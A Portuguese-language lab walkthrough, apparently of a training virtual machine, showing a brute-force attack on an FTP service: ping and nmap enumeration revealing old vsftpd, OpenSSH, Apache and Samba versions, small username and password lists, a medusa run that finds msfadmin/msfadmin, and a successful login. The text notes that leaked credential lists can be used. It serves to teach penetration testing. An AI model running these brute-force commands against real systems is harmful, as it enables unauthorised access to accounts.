
Ataque de força bruta a um sistema FTP


Primeira Etapa - Enumeração

Após obter o Ip do alvo testei se conseguia alcançar a maquina usando o comando ping



```
┌──(kali㉿kali)-[~]
└─$ ping -c 3 192.168.1.19
PING 192.168.1.19 (192.168.1.19) 56(84) bytes of data.
64 bytes from 192.168.1.19: icmp_seq=1 ttl=64 time=3.35 ms
64 bytes from 192.168.1.19: icmp_seq=2 ttl=64 time=0.451 ms
64 bytes from 192.168.1.19: icmp_seq=3 ttl=64 time=0.599 ms

─── 192.168.1.19 ping statistics ───
3 packets transmitted, 3 received, 0% packet loss, time 2010ms
rtt min/avg/max/mdev = 0.451/1.466/3.348/1.332 ms

┌──(kali㉿kali)-[~]
└─$ █
```


Após obter sucesso no ping, verifiquei através do Nmap usando-o para escanear a rede em busca de portas e a versão de cada serviço disponível, em busca de possíveis versões desatualizadas que possam ter vulnerabilidades.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 21,22,80,445,139 192.168.1.19
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-20 12:53 EST
Nmap scan report for 192.168.1.19
Host is up (0.00058s latency).

PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 08:00:27:CB:38:2F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.44 seconds

┌──(kali㉿kali)-[~]
└─$ █
```

Após o escaneamento da rede, verificamos portas TCP abertas com serviços como o FTP, SSH, HTTP e Samba(NetBIOS). Foram detectadas versões de softwares antigos que podem representar riscos de segurança, devido a vulnerabilidades conhecidas.


Verifiquei primeiramente o serviço na porta 21 FTP, analisando se esta aceitando conexões usando o comando "ftp" seguido do ip.



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.19
Connected to 192.168.1.19.
220 (vsFTPd 2.3.4)
Name (192.168.1.19:kali):
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```


O FTP está ativo e podemos conversar diretamente com ele.

Criando duas pequenas listas para usar na tentativa de login e senha para realizar o ataque de força bruta
Estas foram pequenas listas de exemplos, mas podem ser utilizadas quaisquer outras listas já prontas contendo diversos outros logins e senhas, que podem ser criados manualmente ou obtidos de vazamentos, etc.




```
┌──(kali㉿kali)-[~]
└─$ echo -e "users\nmsfadmin\nadmin\nroot\nadmin" > users.txt

┌──(kali㉿kali)-[~]
└─$ echo -e "123456\npassword\nqwerty\nmsfadmin" > password.txt
```

Usando o ataque do medusa passando o ip do alvo com as listas correspondentes para users e senhas, especificando ser um serviço FTP e usando 6 threads simultaneamente



```
┌──(kali㉿kali)-[~]
└─$ medusa -h 192.168.1.19 -U users.txt -P password.txt -M ftp -t 6
Medusa v2.3_rc1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2025-11-20 13:31:05 ACCOUNT CHECK: [ftp] Host: 192.168.1.19 (1 of 1, 0 complete) User: users (1 of 4, 1 complete) Password: qwerty (1 of 4 complete)
2025-11-20 13:31:05 ACCOUNT CHECK: [ftp] Host: 192.168.1.19 (1 of 1, 0 complete) User: users (1 of 4, 1 complete) Password: 123456 (2 of 4 complete)
2025-11-20 13:31:05 ACCOUNT CHECK: [ftp] Host: 192.168.1.19 (1 of 1, 0 complete) User: users (1 of 4, 1 complete) Password: password (3 of 4 complete)
2025-11-20 13:31:05 ACCOUNT CHECK: [ftp] Host: 192.168.1.19 (1 of 1, 0 complete) User: msfadmin (2 of 4, 2 complete) Password: msfadmin (1 of 4 complete)
2025-11-20 13:31:05 ACCOUNT FOUND: [ftp] Host: 192.168.1.19 User: msfadmin Password: msfadmin [SUCCESS]
2025-11-20 13:31:05 ACCOUNT CHECK: [ftp] Host: 192.168.1.19 (1 of 1, 0 complete) User: msfadmin (2 of 4, 3 complete) Password: 123456 (2 of 4 complete)
2025-11-20 13:31:05 ACCOUNT CHECK: [ftp] Host: 192.168.1.19 (1 of 1, 0 complete) User: users (1 of 4, 3 complete) Password: msfadmin (4 of 4 complete)
2025-11-20 13:31:05 ACCOUNT CHECK: [ftp] Host: 192.168.1.19 (1 of 1, 0 complete) User: msfadmin (2 of 4, 3 complete) Password: password (3 of 4 complete)
2025-11-20 13:31:08 ACCOUNT CHECK: [ftp] Host: 192.168.1.19 (1 of 1, 0 complete) User: admin (3 of 4, 4 complete) Password: 123456 (1 of 4 complete)
2025-11-20 13:31:08 ACCOUNT CHECK: [ftp] Host: 192.168.1.19 (1 of 1, 0 complete) User: msfadmin (2 of 4, 4 complete) Password: qwerty (4 of 4 complete)
2025-11-20 13:31:08 ACCOUNT CHECK: [ftp] Host: 192.168.1.19 (1 of 1, 0 complete) User: admin (3 of 4, 4 complete) Password: qwerty (2 of 4 complete)
2025-11-20 13:31:08 ACCOUNT CHECK: [ftp] Host: 192.168.1.19 (1 of 1, 0 complete) User: admin (3 of 4, 4 complete) Password: msfadmin (3 of 4 complete)
2025-11-20 13:31:08 ACCOUNT CHECK: [ftp] Host: 192.168.1.19 (1 of 1, 0 complete) User: admin (3 of 4, 5 complete) Password: password (4 of 4 complete)
2025-11-20 13:31:08 ACCOUNT CHECK: [ftp] Host: 192.168.1.19 (1 of 1, 0 complete) User: root (4 of 4, 5 complete) Password: 123456 (1 of 4 complete)
2025-11-20 13:31:11 ACCOUNT CHECK: [ftp] Host: 192.168.1.19 (1 of 1, 0 complete) User: root (4 of 4, 5 complete) Password: password (2 of 4 complete)
2025-11-20 13:31:11 ACCOUNT CHECK: [ftp] Host: 192.168.1.19 (1 of 1, 0 complete) User: root (4 of 4, 5 complete) Password: msfadmin (3 of 4 complete)
2025-11-20 13:31:11 ACCOUNT CHECK: [ftp] Host: 192.168.1.19 (1 of 1, 0 complete) User: root (4 of 4, 5 complete) Password: qwerty (4 of 4 complete)
```

Após o ataque de força bruta é possível verificar o nome do users e senha que permite fazer login no sistema.
E podemos obter sucesso ao realizar login com o user e a senha encontradas.



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.19
Connected to 192.168.1.19.
220 (vsFTPd 2.3.4)
Name (192.168.1.19:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```